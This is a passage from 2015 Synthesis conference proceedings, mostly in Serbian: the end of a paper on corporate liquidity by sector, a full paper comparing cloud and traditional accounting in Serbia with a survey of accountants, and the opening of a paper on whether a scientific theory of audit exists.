| Prerađivačka industrija | 299 | 1,15 | 1,11 | 1,18 | 1,34 | 0,66 | 0,69 | 0,74 | 0,83 |
| Snabdevanje električnom energijom | 21 | 0,86 | 0,90 | 0,98 | 1,02 | 0,75 | 0,80 | 0,87 | 0,93 |
| Snabdevanje vodom | 24 | 0,92 | 0,91 | 0,90 | 0,99 | 0,73 | 0,71 | 0,71 | 0,74 |
| Građevinarstvo | 66 | 0,56 | 0,73 | 0,82 | 0,84 | 0,41 | 0,55 | 0,56 | 0,60 |
| Trgovina | 244 | 1,09 | 1,01 | 1,05 | 1,17 | 0,70 | 0,67 | 0,71 | 0,82 |
| Saobraćaj | 36 | 0,85 | 0,88 | 0,68 | 0,89 | 0,68 | 0,70 | 0,56 | 0,83 |
| Usluge smeštaja | 4 | 0,35 | 0,30 | 0,43 | 0,87 | 0,29 | 0,25 | 0,36 | 0,80 |
| Informisanje | 19 | 0,82 | 0,79 | 0,99 | 0,92 | 0,82 | 0,71 | 0,86 | 0,84 |
| Stručne delatnosti | 22 | 1,73 | 1,51 | 1,47 | 1,49 | 1,64 | 1,41 | 1,30 | 1,42 |
| Administracija | 12 | 0,51 | 0,61 | 0,46 | 0,55 | 0,48 | 0,59 | 0,44 | 0,56 |
| Zabava | 7 | 1,51 | 1,30 | 1,20 | 1,15 | 1,31 | 1,13 | 1,01 | 1,02 |

Tabela 2. Prikaz koeficijenata likvidnosti po sektorima za period 2013-2007. godine
Izvor: Izračun autora




Grafik 4: Kretanje KOL u 2013. godini u analizi po sektorima (VPL)
Izvor: Izračun autora



DOI: 10.15308/Synthesis-2015-706-710

se sa stanovišta redukovane likvidnosti VPL situacija iz godine u godinu poboljšava.

Ono što zabrinjava je vrednost koeficijenata likvidnosti u sektoru građevinarstva. Vrednosti KOL i KRL su na najnižoj vrednosti od svih analiziranih sektora. Posebno brine trend kretanja koji je izrazito negativan i upućuje na teško stanje VPL u ovom sektoru. Iz tog razloga smatramo da je doprinos ovog rada i u kvantifikovanom dokazu da je sektor građevinarstva najpogođeniji uticajem ekonomske krize.

Rezultati analize po sektorima pokazuju da su sektori neravnomerno osetili uticaj krize. Ono što je svim sektorima zajedničko jeste da je vrednost koeficijenata likvidnosti manja u odnosu na početnu godinu posmatranja 2007. godinu, što je samo jedan od pokazatelja da sa stanovišta likvidnosti VPL nisu vratila svoje performanse na nivo pre krize.

## 3. ZAKLJUČAK

Istraživanje koje je sprovedeno imalo je za cilj da ukaže na stanje koje je prisutno kod VPL u RS, posmatrano sa stanovišta likvidnosti. Rezultati dobijeni analizom 794 VPL ukazuju da tokom ekonomske krize (2008-2010. godine) dolazi do pada likvidnosti posmatranih preduzeća. U 2011. godini prisutan je prvi značajniji signal rasta, da bi 2012. godina donela novi pad. Ipak u 2013. godini likvidnost VPL ponovo raste. Analizom posmatranih koeficijenata dokazali smo generalnu hipotezu da je u uslovima ekonomske krize posebna pažnja privrednih subjekata usmerena na praćenje i održavanje koeficijenata likvidnositi. Ovu činjenicu smo dokazali i konkretizovali kroz analizu strukture obrtnih sredstava i kroz praćenje udela obrtnih u ukupnim sredstvima. Efekti menadžmenta VPL su vidljivi, jer dolazi do promene u strukturi obrtnih sredstava. Zalihe se tokom perioda krize smanjuju, a povećava se iznos potraživanja i gotovine. Ipak, ne raduje nas činjenica da se period naplate potraživanja usporava što govori o teškom položaju VPL, posmatrano sa stanovišta likvidnosti.

Analizom vrednosti koeficijenata likvidnosti zaključili smo da njihova vrednost odstupa od teorijom preporučenih vrednosti, što nije dobro i u budućnosti može ugroziti finansijsku stabilnost velikih pravnih lica. Ipak, zaključeno je da je stanje KRL bliže teorijskoj vrednosti od KOL, što je pozitivna činjenica koja ukazuje da se poslednje dve godine stanje blago poboljšava. Analizom po sektorima zaključili smo da sa aspekta likvidnosti nisu svi sektori ravnomerno pogođeni uticajem ekonomske krize. Najpogođeniji je građevinski sektor, dok su sektori zabave, stručne delatnosti i trgovine najmanje osetili njen uticaj. Smatramo da su izračunati rezultati značajni i da mogu poslužiti kao smernica prilikom donošenja budućih odluka, kako državnim organima, tako i finansijskim menadžerima.

## LITERATURA


Agencija za privredne registre. (2014). *Pravilnik o razvrstavanju privrednih društava.* Beograd: Republika Srbija.

Barjaktarović, L. (2009). *Upravljanje rizikom.* Beograd: Univerzitet Singidunum.

Barjaktarović, L., Jović, Z., & Milojević, M. (2013). *Poslovne finansije.* Beograd: Univerzitet Singidunum.

Barjaktarović, L., Milojević, M., & Terzić, I. (2014). Results of applience of Benford's law on Serbian companies. *SYMORG 2014* (pp. 696-702). Zaltibor: Fakultet organizacionih nauka.

Knežević, G., & Mizdraković, V. (2010). Rizik likvidnosti i njegovo prikazivanje u finansijskim izveštajima. Singidunum revija, 25-36.

Marjanović, V., & Milojević, M. (2012). Implementation of DEA model in assessment of short term liquidity level of Serbian food-production companies identified as ECR Adopters. *Improving the competitiveness of the public and private sector by networking competences* (pp. 385-411). Niš: Ekononomski fakultet Niš.

Marjanović, V., Milojević, M., & Simeunović, N. (2011). Značaj pokazatelja likvidnosti i zaduženosti proizvođača hrane i pića u Srbiji i Hravtskoj za sagledavanje strategijskog pozicioniranja. *8. Naučni skup sa međunarodnim učešćem Sinergija 2011* (pp. 269-275). Biljeina: Univerzitet Sinergija.

Milojević, M. (2013). *Uticaj stalnih sredstava na poslovanje preduzeća.* Beograd: Univerzitet SIngidunum.

Reichmann, T. (2006). *Controlling mit Kennzahlen und Management-Tools.* Munchen: Franz Vahlen.

Vujević, D. (2010). *Globalna finansijska kriza: Poruke i pouke za kasne tranzicione privrede.* Beograd: Fakultet za ekonomiju, finansije i administraciju, Univerzitet Singidunum.




DOI: 10.15308/Synthesis-2015-706-710

Synthesis
International Scientific Conference of IT and Business-Related Research

# UPOTREBA CLOUD RAČUNOVODSTVA U ODNOSU NA TRADICIONALNO RAČUNOVODSTVO U REPUBLICI SRBIJI

## THE USE OF CLOUD ACCOUNTING VS. TRADITIONAL ACCOUNTING IN THE REPUBLIC OF SERBIA

Kosana Vićentijević[1], Zoran Petrović[1], Zoran Jović[2], Nataša Glišović[3], Slavko Rakočević[4], Jelena Kaljević[2]

[1]Univerzitet Singidunum, Danijelova 32, Beograd, Srbija
[2]Poslovni fakultet Valjevo, Železnička 5, Valjevo, Srbija
[3]Državni univerzitet Novi Pazar, Vuka Karadžiča bb, Novi Pazar, Srbija
[4]Univerzitet Mediteran, Vaka Đurovića bb, Podgorica, Crna Gora

**Apstrakt:**

Tema ovog rada je analiza i poređenje upotrebe cloud računovodstva u odnosu na tradicionalno računovodstvo u Republici Srbiji (inicijalni troškovi, troškovi korišćenja, bezbednost podataka, dostupnosti podataka i fleksibilnost). Cilj rada jeste da se ispitaju prednosti i eventualni nedostaci cloud računovodstva u poređenju sa tradicionalnim.

Cloud računovodstvo ima brojne prednosti u odnosu na tradicionalno: niže fiksne troškove (manja su ulaganja u hardver i softver), izostanak troškova kopiranja i čuvanja podataka u sopstvenoj režiji, mogućnost pristupa podacima u bilo koje vreme i sa bilo kog mesta i uređaja (računara, mobilnog telefona, tablet uređaja i dr.).

U tom smislu smatramo da će sadržaj rada i zaključci koji iz njega proizilaze podstaći mnoge privredne subjekte da značajno menjaju računovodstvene softvere u pravcu primene cloud računovodstva.

**Ključne reči:**

Cloud računovodstvo, tradicionalno računovodstvo, hardver, softver, troškovi.

**Abstract:**

The topic of this paper is the analysis and comparison of cloud accounting and traditional accounting (initial costs, operating costs, data security, data availability and flexibility). The aim of this paper is to explore the advantages and potential disadvantages of cloud accounting compared to traditional accounting.

Cloud accounting has numerous advantages unlike traditional one: lower fixed costs (lesser investment in hardware and software), absence of copying and self-organized data storage costs, the possibility of data access at any time and place (from computers, mobile phones, tablet devices, *etc.*).

Therefore, we believe that the content of this paper and conclusions reached will encourage numerous enterprises to considerably adjust their accounting software to enable the use of cloud accounting.

**Key words:**

cloud accounting, traditional accounting, hardware, software, costs.

## 1. UVOD

Tema rada je poređenje cloud računovodstva sa tradicionalnim računovodstvom, jer su u našoj zemlji izuzetno retki napisi koji obrađuju cloud računovodstvo i njegove prednosti u odnosu na tradicionalno računovdstvo.

Cilj rada je da se istraže prednosti i eventualni nedostaci *cloud* računovodstva u odnosu na tradicionalno, kako bi se privredni subjekti u Republici Srbiji podstakli i ohrabrili da naprave promene u organizaciji svog računovodstva u skladu sa promenama koje se dešavaju na globalnom nivou: svetsko tržište *cloud* usluga je u velikom porastu, a jedna od cloud usluga je i usluga u vezi sa cloud računovodstvom.

U pogledu primene informacionih tehnologija u računovodstvu kategorija cloud računovodstvo je osnov iz koga su izvedene sledeće kategorije: e-računovodstvo, *cloud*-računovodstvo, veb-računovodstvo, računovodstvo u realnom vremenu (Ionescu, *et al.*, 2013).

Prema istraživanju Republičkog zavoda za statistiku na teritoriji Republike Srbije koje obavljeno u periodu 14.04.2014.-30.04.2014. godine na uzorku od 1200 privrednih subjekata sa 10 i više zaposlenih, samo 3,8% privrednih subjekata koristi i plaća usluge cloud servisa. (Republički zavod za statistiku, 2015) Za obim /i porast obima/ korišćenja cloud usluga u Republici Srbiji postojeći raspoloživi (hardverski) resursi nisu ograničavajući faktor. Neki drugi razlozi su uzrok malog obima korišćenja cloud usluga. Ovim istraživanjem kao glavni faktori ograničenog korišćenja usluga cloud servisa identifikovani su: visoka cena cloud usluga (za 21,5% ispitanika), bezbedonosni rizik (za 19,4% ispitanika), nedostatak poznavanja upotrebe cloud servisa (za 17,2% ispitanika), neizvesnost u vezi sa važećim zakonima i nadležnostima i mehanizmima za rešavanje sporova (za 12,4% ispitanika), itd.

Poređenja radi, navešćemo rezultate sličnog istraživanja u Republici Crnoj Gori. Zavod za statistiku Crne Gore je u oktobru mesecu 2014. godine objavio istraživanje "Upotreba informaciono-komunikacionih tehnologija u preduzećima u Crnoj gori 2014. godine" koje je sprovedeno na uzorku od 578 preduzeća. (Zavod za statistiku Crne Gore, 2015). Uzorak istraživanja su bila preduzeća sa 10 i više zaposlenih koja su intervjuisana u periodu od 01. do 15. aprila 2014. godine. Među ispitanicima koji imaju pristup Internetu, 12,5% je odgovorilo da koristi usluge *cloud computing-a* koje se plaćaju.

Dakle, trenutno je korišćenje cloud usluga u Republici Crnoj Gori intenzivnije nego u Republici Srbiji.

U ovom radu dokazujemo hipotezu da cloud računovodstvo ima prednosti nad tzv. tradicionalnim računovodstvom. U sklopu ove hipoteze podhipoteza je da se prednosti cloud računovodstva nad tradicionalnim mogu iskoristiti samo ukoliko je informacioni sistem privrednog subjekta, a ne samo njegovo računovodstvo, *cloud* orijentisano. Takođe ćemo dokazivati hipotezu da računovođe u Republici Srbiji nisu dovoljno informisane o prednostima cloud računovodstva.

E-mail: kvicentijevic@singidunum.ac.rs

DOI: 10.15308/Synthesis-2015-711-714

## 2. CLOUD RAČUNOVODSTVO U ODNOSU NA TRADICIONALNO RAČUNOVODSTVO

Promene računarske tehnike i računarskih softvera imaju svog odraza i na način organizacije obavljanja računovodstvenih poslova.

Tradicionalno računovodstvo koristi tzv. tradicionalni računovodstveni softver. Pod njim se podrazumeva softver koji je instaliran na računaru (računarima) privrednog subjekta koji ga koristi za vođenje poslovnih knjiga i podaci se primarno skladište i čuvaju na tim računarima. Za korišćenje ovog softvera nije neophodan Internet.

*Cloud* računovodstvo je računovodstvo kod kojeg se računovodstveni softver, kao i podaci nalaze na udaljenom serveru koji nije u vlasništvu posmatranog privrednog subjekta. *Cloud* računovodstveni softver obavlja iste funkcije kao i tradicionalni računovodstveni softver, ali na nešto drugačiji način.

Glavna razlika je u tome da je računovodstveni softver "hostovan" na udaljenim serverima i da se poslovni podaci šalju u "oblak", gde se obradjuju, čuvaju i odakle ih korisnik može u svakom trenutku "povući". Dakle, za funkcionisanje cloud računovodstvenog softvera neophodan je Internet. Korisnicima cloud računovodstvenog softvera pristup aplikaciji se omogućava putem Interneta preko aplikacije cloud provajdera. Cloud računovodstveni softver ne zahteva instaliranje i održavanje softvera na pojedinim računarima i serverima privrednog subjekta.

U cilju poređenja tradicionalnog i *cloud* računovodstva neophodno bi bilo razmotriti sledeće faktore:

- inicijalne troškove,
- troškove korišćenja,
- bezbednost podataka,
- dostupnost podataka i
- fleksibilnost.

**Inicijalni troškovi**

Kod tradicionalnog računovodstva neophodno je da privredni subjekt početno investira u sav neophodan hardver, uključujući i servere na kojima se čuvaju i obrađuju podaci, zatim uređaje za čuvanje kopija podataka. Bitno je naglasiti da visina ulaganja zavisi od performansi koje hardver treba da poseduje. Sem toga početno ulaganje podrazumeva i nabavku licenci za određene softvere (operativni sistem, antivirusne programe i sl.). Za potrebe cloud računovodstva ti inicijalni troškovi su niži: naime, nije potrebno nabavljati servere za čuvanje i obradu podataka, uređaje za čuvanje kopija podataka, licence za antivirusne programe. Sem toga individualni računari na kojima se kreiraju podaci i sa kojih se podaci šalju u "oblak" (tj. udaljeni server) mogu biti slabijih performansi nego kada je u pitanju tradicionalno računovodstvo, a to znači i da su jeftiniji.

**Troškovi korišćenja**

Kod tradicionalnog računovodstva kupljeni hardver mora da se održava, što dovodi do nastanka troškova održavanja. Ti troškovi su kod cloud računovodstva značajno niži, zbog korišćenja jeftinijeg hardvera (jeftinijeg u odnosu na hardver za potrebe tradicionalnog računovodstva). Sem toga kod tradicionalnog računovodstva mora se obezbediti čuvanje podataka, što izaziva nastanak dodatnih troškova. Kod cloud računovodstva plaćaju se troškovi korišćenja cloud computing usluga (plaćanje je najčešće na mesečnom nivou) (COMING - Computer Engineering, 2015).

U SAD je 2011. godine sprovedena anketa od strane Broadband Commission for Digital Development (Komisija je formirana kao incijativa Međunarodne telekomunikacione unije - ITU i UNESCO) o primeni cloud computinga. (2) Izveštaj na osnovu ove ankete pokazuje da je ovaj način poslovanja smanjio troškove 10-20% u okviru 80% privrednih subjekata koji primenjuju cloud computing. Izveštaj je pokazao porast produktivnosti za 41% i pojavu novih poslovnih izazova. Na osnovu izveštaja prema procenama veliki privredni subjekti u SAD bi mogli primenom cloud computinga da uštede na potrošnji energije 12,3 milijardi dolara godišnje. Smatramo da se ovi nalazi o smanjenju troškova i porastu produktivnosti mogu odnositi i na cloud računovodstvo. Sledeća studija otkriva da do 2020. godine velike američke kompanije planiraju da ubrzaju usvajanje cloud computinga od 10 do 69% njihove IT potrošnje. (Carbon Disclosure Project Study, 2011)

**Bezbednost podataka**

Kada je u pitanju bezbednost podataka ona se može posmatrati sa stanovišta rizika od uništenja podataka i sa stanovišta zloupotrebe podataka, tj. njihovog neovlašćenog korišćenja.

Poplave, požari, provale, zemljotresi, drugi oblici uništavanja materijalne imovine su realno potencijalne opasnosti za hardver, softver i podatke kod tradicionalnog računovodstva (svedoci smo da je jednom broju privrednih subjekata u Obrenovcu u majskim nepogodama 2014. godine uništena računarska oprema, a sa njome i podaci koji su bili na njima).

Cloud računovodstveni softveri i podaci se čuvaju daleko od privrednog subjekta na bezbednim serverima koji su pod nadzorom kompanije koja ih čuva i (relativno) sigurni od mrežnih napada. Cloud provajderi u proseku imaju veći stepen antivirusne zaštite u odnosu na jednu prosečnu kompaniju. Sem toga cloud provajderi, najčešće imaju rezervne servere na dve ili više lokacija.

**Dostupnost podataka**

Kod tradicionalnog računovodstva da bi se podacima pristupilo van prostorija privrednog subjekta u bilo koje doba neophodna je internet veza, kao i neprekidan rad servera na kojima se nalaze podaci. Sem toga, najčešće je neophodno imati instaliran i odgovarajući softver. Kod cloud računovodstva podacima se može pristupiti u bilo koje vreme i to sa bilo kojim elektronskim uređajem koji koristi neki od veb pretraživača (dakle, može se podacima pristupiti i sa mobilnim telefonom, tabletom i sl. bez ograničenja u vezi sa procesorskom snagom mobilnog uređaja).

S obzirom da su računodstveni podaci, informacije i izveštaji osnova za donošenje brojnih poslovnih odluka ovakva dostupnost podataka daje cloud računovodstvu i jednu dodatnu prednost. Naime, informacioni sistem privrednog subjekta zasnovan na *cloud computing-u* omogućava privrednim subjektima da osmisle nove radne strategije i veću fleksibilnost i mobilnost radne snage. Ali da bi informacioni sistem to omogućio u njemu mora biti integrisano i cloud računovodstvo (kao bitan izvor informacija).

**Fleksibilnost sistema**

Kod tradicionalnog računovodstva u slučaju promene obima poslovanja, a samim tim i promene potrebe za hardverom potrebno je ili kupiti novu opremu (i pustiti je u rad), što zahteva određeno vreme, a u slučaju smanjenja obima poslovanja deo te opreme može biti višak.

Kod cloud računovodstva relativno lako i brzo se može ugovoriti povećanje, ali i smanjenje obima korišćenja usluga *cloud computing-a*.

## 3. METODOLOGIJA I REZULTATI SPROVEDENOG ISTRAŽIVANJA

Trenutno većina računovodstvenih softvera u privrednim društvima u Republici Srbiji su tradicionalni knjigovodstveni programi - ova konstatacija potvrđena je i sprovedenim istraživanjem o kojem govorimo u nastavku rada.



DOI: 10.15308/Synthesis-2015-711-714

Za potrebe izrade ovog rada sproveli smo kratko istraživanje u februaru i martu 2015. godine. Osnovni metod prikupljanja podataka bila je anonimna anketa sa različitom strukturom pitanja (zatvorenog i otvorenog tipa). Upitnici su podeljeni računovođama. Anketa je urađena na teritoriji sledećih gradova Republike Srbije: Beograda, Novog Sada i Valjeva. Anketirano je 65 računovođa. Anketa je sprovedena na način da su računovođe mogle da konsultuju vlasnike firmi za koje vode poslovne knjige i njihove finansijske i izvršne direktore. Od dobijenih anketa 4 nisu uključene u analizu rezultata, jer nisu bile pravilno popunjene.

Pitanja su bila:

1. Da li ste okvirno upoznati sa suštinom cloud računovodstva?

   **Odgovori**: 51 računovođa je odgovorio da im je termin u potpunosti nepoznat, 6 računovođa je izjavilo da su u načelu čuli za postojanje cloud računovodstva a 4 računovođa je izjavilo da su upoznati sa prednostima (i nedostacima) cloud računovodstva u odnosu na tradicionalno računovodstvo.

   **Komentar**: Nedvosmisleno proizlazi da je neophodno hitno poboljšati znanje računovođa u vezi sa prednostima cloud računovodstva i tendencijama koje postoje u svetu, jer će računovođe te informacije preneti vlasnicima firmi koji primarno odlučuju o organizaciji računovodstva.
2. Da li bi Vaša firma drugome poverila čuvanje poslovnih podataka i programa - na nekom serveru za koji ne znate gde se fizički nalazi; ako ne bi zašto?

   **Odgovori**: 53 računovođa je odgovorilo da su sigurni da vlasnici firmi čije poslovne knjige vode ni u kom slučaju ne bi podatke čuvali van svojih računara; 8 računovođa je izjavilo da bi vlasnici firmi pristali na takvu mogućnost. Glavni razlog čuvanja podataka na sopstvenim računarima je nepoverenje u zaštićenost podataka (i njihovu zloupotrebu) u slučaju kada se ne čuvaju na sopstvenim računarima.

   **Komentar**: Veliko učešće onih koji bi podatke čuvali na svojim računarima jer to garantuje zaštićenost podataka od njihove zloupotrebe, ukazuje na nepoznavanje suštine clouda u vezi sa bezbednošću podataka, ali i na neinformisanost o stvarnoj zaštićenosti podataka koji su memorisani na sopstvenim računarima.
3. Da li ste bilo kada koristili usluge clouda?

   **Odgovori**: 23 računovođa je odgovorilo da su koristili usluge cloud-a a 38 da nikada nisu koristili.
4. **Da li ste redovne finansijske izveštaje za 2014. godinu predali Agenciji za privredne registre u elektronskom obliku**?

   **Odgovori**: 49 računovođa je odgovorilo da su elektronski (i/ili hibridno) poslali finansijske izveštaje Agenciji za privredne registre a 12 je odgovorilo da je finansijske izveštaje poslalo u papirnoj verziji.
5. **Komentar pitanja 3 i 4**: S obzirom da postoji kontradiktornost u odgovorima (23 računovođa je koristilo cloud a 49-toro je poslalo elektronski finansijske izveštaje Agenciji za privredne registre) očito je da deo računovođa nije shvatio suštinu clouda - naime, način predaje finansijskih izveštaja za 2014. godinu je tipičan primer korišćenja clouda: softver se ne instališe na korisnikovom računaru, koristi se internet za unos podataka i komunikaciju, podaci su smešteni na nekom serveru.

S obzirom da smo istraživanjem želeli da ispitamo da li su naša očekivanja o zatvorenosti računovođa kada su u pitanju nove metode naspram tradicionalnih opravdane ili ne, koristili smo, za obradu podataka, hi-kvadrat statističku metodu. Pomoću nje se ispituju (testiraju) razlike između opaženih i očekivanih frekvencija. Hi-kvadrat uključuje proporcije i verovatnoće pod uslovom da su transformisane u apsolutne frekvencije. Jedna značajna osobina hi-kvadrata je aditivnost, koja omogućuje kombinaciju većeg broja statistika ili drugih vrednosti u istom testu.

Hi-kvadrat je pogodan u slučajevima kada su pokazatelji kvantitativne ili kvalitativne prirode. Sve vrednosti kvalitativne prirode izražavaju se u apsolutnim frekvencijama i pretvaraju se u kvantitavne pokazatelje. Za primenu ove metode nije neophodna normalna raspodela niti kvantitativni pokazatelji, što je velika prednost u odnosu na brojne parametarske statističke metode.

Anketa ispitanika je uneta u bazu podataka i na osnovu SPSS programa su podaci analizirani hi-kvadrat statističkom metodom (Tabela 1). Pošto smo za svako pitanje imali hipotetičke vrednosti-hipotetičke proporcije smo testirali sa rezultatima ankete. Na osnovu dobijenih rezultata izlaza za svako pitanje, vrednosti Chi-Square koji poredi očekivane i opažene vrednosti za svako pitanje testa, broja stepena slobode df (engl. Degrees of freedom) i vrednosti p (Aszmp. Sig. u izlazu) hi-kvadrat test podudaranja je pokazao da se za sva pitanja koja su bila postavljena odgovori u tekućem uzorku ne razlikuju mnogo od očekivanih vrednosti. Razlika između očekivanih i opaženih vrednosti za pitanja 1, 2 i 4 je statistički značajna ($p<0.05$), dok je izlaz analize pomoću SPSS-a pokazao da za pitanje 3 nema statističke značajnosti.

| Broj pitanja | 1 | 2 | 3 | 4 |
|---|---|---|---|---|
| Izlaz SPSS-a | 10% | 13% | 63% | 80% |
| Očekivana vrednost | 20% | 17% | 50% | 95% |

Tabela 1. Prikaz izlaza SPSS-programa (rezultati programa su upoređeni sa očekivanim)

## 4. REZIME

Rezultati istraživanja pokazuju da treba povećati informisanost o cloud računovodstvu, što opravdavaju i rezultati dobijeni u ovom istraživanju, posebno kod pitanja 4. sprovedenog ovom anketom.

Uvođenje cloud računovodstva može da doprinese smanjenju troškova privrednog subjekta i povećanju produktivnosti. Ove prednosti cloud računovodstva mogu se najbolje iskoristiti ukoliko je informacioni sistem privrednog subjekta zasnovan na *cloud computing-u*. U Republici Srbiji treba očekivati razvoj cloud računovodstva, s tim da taj razvoj treba podstaći kroz pružanje adekvatnih informacija o prednostima cloud računovodstva.

Primena *European cloud computing strategy* (2012) koju je donela Evropska komisija omogući će dalji privredni razvoj i modernizaciju poslavanja privrednih subjekata u Evropskoj uniji. (4) U tom smislu i Republika Srbija treba da razvije nacionalnu strategiju *cloud computing-a*, a samim tim i da doprinese afirmaciji i razvoju cloud računovodstva.

## LITERATURA

Ionescu, B., Ionescu, I., Tudoran, L., & Bendovschi, A.(2013). *Traditional accounting vs. cloud accounting*: 8th International Conference Accounting management information systems AMIS 2013. June 12-13, 2013 (106-125). Bucharest, Roma-



DOI: 10.15308/Synthesis-2015-711-714

nia: The Bucharest University of Economic Studies. Preuzeto sa http://www.researchgate.net/profile/Laura_Brad/publication/260083245_QUANTIFYING_THE_ROMANIAN_BANKS_PERFORMANCE_AND_THE_IMPACT_OF_AUDIT_INSPECTIONS_UPON_THEM_WHEN_IFRS_REPORTING_STANDARDS_IS_USED/links/0a85e534000ec1caed000000.pdf

Broadband Commission for Digital Development, A report by the Broadband Commission, 26.03.2015. Preuzeto sa http://www.broadbandcommission.org/net/broadband/Documents/bbcomm-climate-full-report-embargo.pdf

Carbon Disclosure Project Study 2011. (2011). *Cloud Computing –The IT Solution for the 21st Century.* GeSI. Preuzeto sa https://www.cdp.net/Documents/archive/2011/Cloud-Computing-The-IT-Solution-for-the-21st-Century.pdf

European commission. (2012). *Communication from the commission to the European parliament, the council, the European economic and social committee and the committee of the regions, Unleashing the Potential of Cloud Computing in Europe.* Preuzeto 26.03.2015 sa http://eur-ex.europa.eu/LexUriServ/LexUriServ.do?uri=COM:2012:0529:FIN:EN:PDF

Phillips, B.A (2012). *How cloud computing will change accounting forever*. Preuzeto sa http://accountantsone.com/jobseekers/CloudComputing.pdf

COMING - Computer Engineering. (2015). *Cenovnik standardnih cloud computing usluga.* Preuzeto sa http://www.coming.rs/pdf/cloud%20cenovnik%20PRINT-2.pdf

Republički zavod za statistiku Republika Srbija. (2015). *Upotreba informaciono-komunikacionih tehnologija u Republici Srbiji.* Preuzeto sa http://webrzs.stat.gov.rs/WebSite/Public/PageView.aspx?pKey=204

Zavod za statistiku Crne Gore. (2015). *Upotreba IKT u preduzećima u Crnoj Gori 2014.* Preuzeto sa http://www.monstat.org/userfiles/file/ICT/2014/Upotreba%20ICT%20u%20preduzecima%20u%202014_%20godini.pdf



DOI: 10.15308/Synthesis-2015-711-714

Synthesis
International Scientific Conference of IT and Business-Related Research

# TOWARDS THE PROBLEM OF EXISTENCE OF THE SCIENTIFIC THEORY OF AUDIT

## O PROBLEMU POSTOJANJA NAUČNE TEORIJE REVIZIJE

Pavel P. Baranov
Department of Finance, Accounting and Auditing, Siberian State Industrial University
42 Kirov St., Novokuznetsk, Russian Federation 654000

**Abstract:**
This paper aims to formulate and justify the hypothesis that the lack of scientific theory of audit is a factor that provokes doubts in the institutional integrity of audit. The author discloses arguments, proving an imbalance and fragmented nature of the existing provisions in the field of audit as a system of scientific knowledge. These arguments indicate the need for an integrated interdisciplinary research, aimed at creating the scientific theory of audit, as well as organized field of economic sciences. In addition, the author formulates the basic tasks for forming the theory of auditing science and the main issues that hinder its formation. Different points of view of various scientific schools regarding the structure, mutual correlation and the content of the main attributes of the scientific theory of audit are characterized and critically analyzed in this paper. The author offers and describes the directions for overcoming the internal and external contradictions of auditing science and practice on the basis of both foreign and domestic research findings.

**Key words:**
key problems of forming the theory of auditing science, the issue of existence of auditing science, reasons for institutional insolvency of audit, subject and method of audit, form and structure of scientific knowledge.

**Apstrakt:**
Ovaj rad nastoji da obrazloži i opravda hipotezu da odsustvo naučne teorije revizije predstavlja faktor koji izaziva sumnju u institucionalni integritet same revizije. Autor navodi argumente koji ukazuju na disbalans i fragmentiranu prirodu postojećih odredbi iz oblasti revizije kao sistema naučnih znanja. Ovi argumenti navode na zaključak da postoji potreba za integrisanim interdisciplinarnim istraživanjem u cilju stvaranja naučne teorije revizije kao i organizovane oblasti ekonomskih nauka. Pored toga, autor formuliše osnovne zadatke za definisanja teroije revizorske nauke kao i prepreke koje se mogu javiti na tom putu. Ovaj rad kritički sagledava i obrađuje stavove koje zagovaraju različite naučne škole vezano za strukturu, uzajamnu povezanost i sadržaj glavnih atributa naučne teorije revizije. Autor ukazuje na moguće smernice za prevazilaženje internih i eksternih protivrečnosti unutar revizorske nauke i prakse na osnovu istraživanja sprovedenih u zemlji i inostranstvu.

**Ključne reči:**
ključni problemi kreiranja naučne teorije revizije, pitanje postojanja revizije kao nauke, razlozi za institucionalnu nelikvidnost revizije, predmet i metod revizije, forma i struktura naučnog znanja.

## 1. INTRODUCTION

From a historical point of view, an audit is one of the youngest types of economic activity that became legal in the middle of the nineteenth century after the British Companies Act came into force. As regards the auditing practice in the Russian Federation, it gained official legal recognition in 1993, when the Russian Presidential Decree No. 2263 «About provisional rules of audit activity» was issued. The analysis of the situation in the national economic systems in various periods provides the opportunity to detect reasons for its occurrence within the phenomena, accompanied by the increased turbulence of economic space and information risk in economics and managerial decision-making. For instance, the intensive audit expansion in Western Europe in the nineteenth century was the result of the fourth management revolution (Rumyantzeva *et al.*, 1995), when management and ownership were separated, and the community of professional managers created. Obviously, the distancing of owners from business and information processes generated contradictory interests of owners and managers. This conflict of interest was caused by the traditional approach to motivation of managers based on the relationship between the efficiency of administrative work and efficiency of managed business. The application of such motivation model is almost inevitable, but it creates a fertile ground for fogging and falsifying of accounting data and financial reports, used in the owner's analysis for making the conclusions on the financial and assets position of the owned business units and business results. However, the most important fact is that the owner makes a decision on the form and amount of manager remuneration based on such conclusions.

It was not possible to overcome such contradictions without the intervention of the third entity in the bundle «owner – manager». This third entity was an independent auditor, trained to use special methods for the purpose of assessing the reliability of economic information, represented by managers in the form of financial reports used by the owners when shaping their conduct in relation to their business.

It should be noted that similar reasons awakened an audit in the new Russia. The most widespread variant of privatization of the state enterprises assuming their primary transformation in open joint stock companies with huge army of shareholders had exactly the same consequences on the domestic economy at the end of the XX century as the fourth management revolution of the XVIII century had on Western European countries. In particular, the property structure, which was washed away at an initial post-privatization stage (when the share capital was formally distributed between the tremendous amount of members of labor collectives), caused publishing of the Russian Presidential Decree «About provisional rules of auditing activities» with a norm for obligatory audit of open joint stock companies.

E-mail: bpavel1974@yandex.ru
DOI: 10.15308/Synthesis-2015-715-718

Actually, the introduction of this norm was recognition of information risk growth in the new Russian economy and was urged to protect interests of new owners against possible risk.

However, at the end of the XX - beginning of the XXI century, the question of institutional insolvency of auditor's activity was brought up even more often in foreign and domestic economy. The reasons for the crash of a number of multinational companies were found in the low quality of audit, expansion of «black audit» in Russia and other similar attributes led to doubt in the ability of an audit to protect economy, society and state in general from the risk caused by doubtful data getting into an information field of decision-making by financial statement users. In many respects, this doubt attracted special attention of regulators and professional community, including its scientific component - the scientists dealing with the issues of accounting, economic analysis and audit. Thereof, doubt in insolvency of practical audit developed into a heated debate about the existence of audit as an organized science. As for the existence of scientific theories of accounting and economic analysis, these theories admit categorically all scientific criteria, but it is impossible to tell the same for the scientific theory of audit. The arguments for such a conclusion are provided by the contents of the Russian State educational standards of higher education in the specialty 080109 «Accounting, Analysis and Audit» in which «The theory of accounting» and «The theory of the economic analysis» are allocated as separate disciplines of a federal component. However, the theory of audit in this standard is absent even as a didactic element of the content of discipline «Audit". By recognizing such a situation, it is difficult to disagree with the American scientists Mautz and Sharaf, who stated in their well-known monograph «The Philosophy of Auditing» that there is something clumsy in the profession that doesn't have a scientific basis in a form of the detailed theory characterized by common structure (Mautz & Sharaf, 1961). It is interesting that domestic scientists came to the same conclusion concerning the status of the scientific theory of audit with a delay of practically fifty years. The publications of PhD experts in the field of economic sciences, Gutzait (2010) and Sheremet (2006), laid the foundation to discuss a problem of audit identification as a science in the Russian 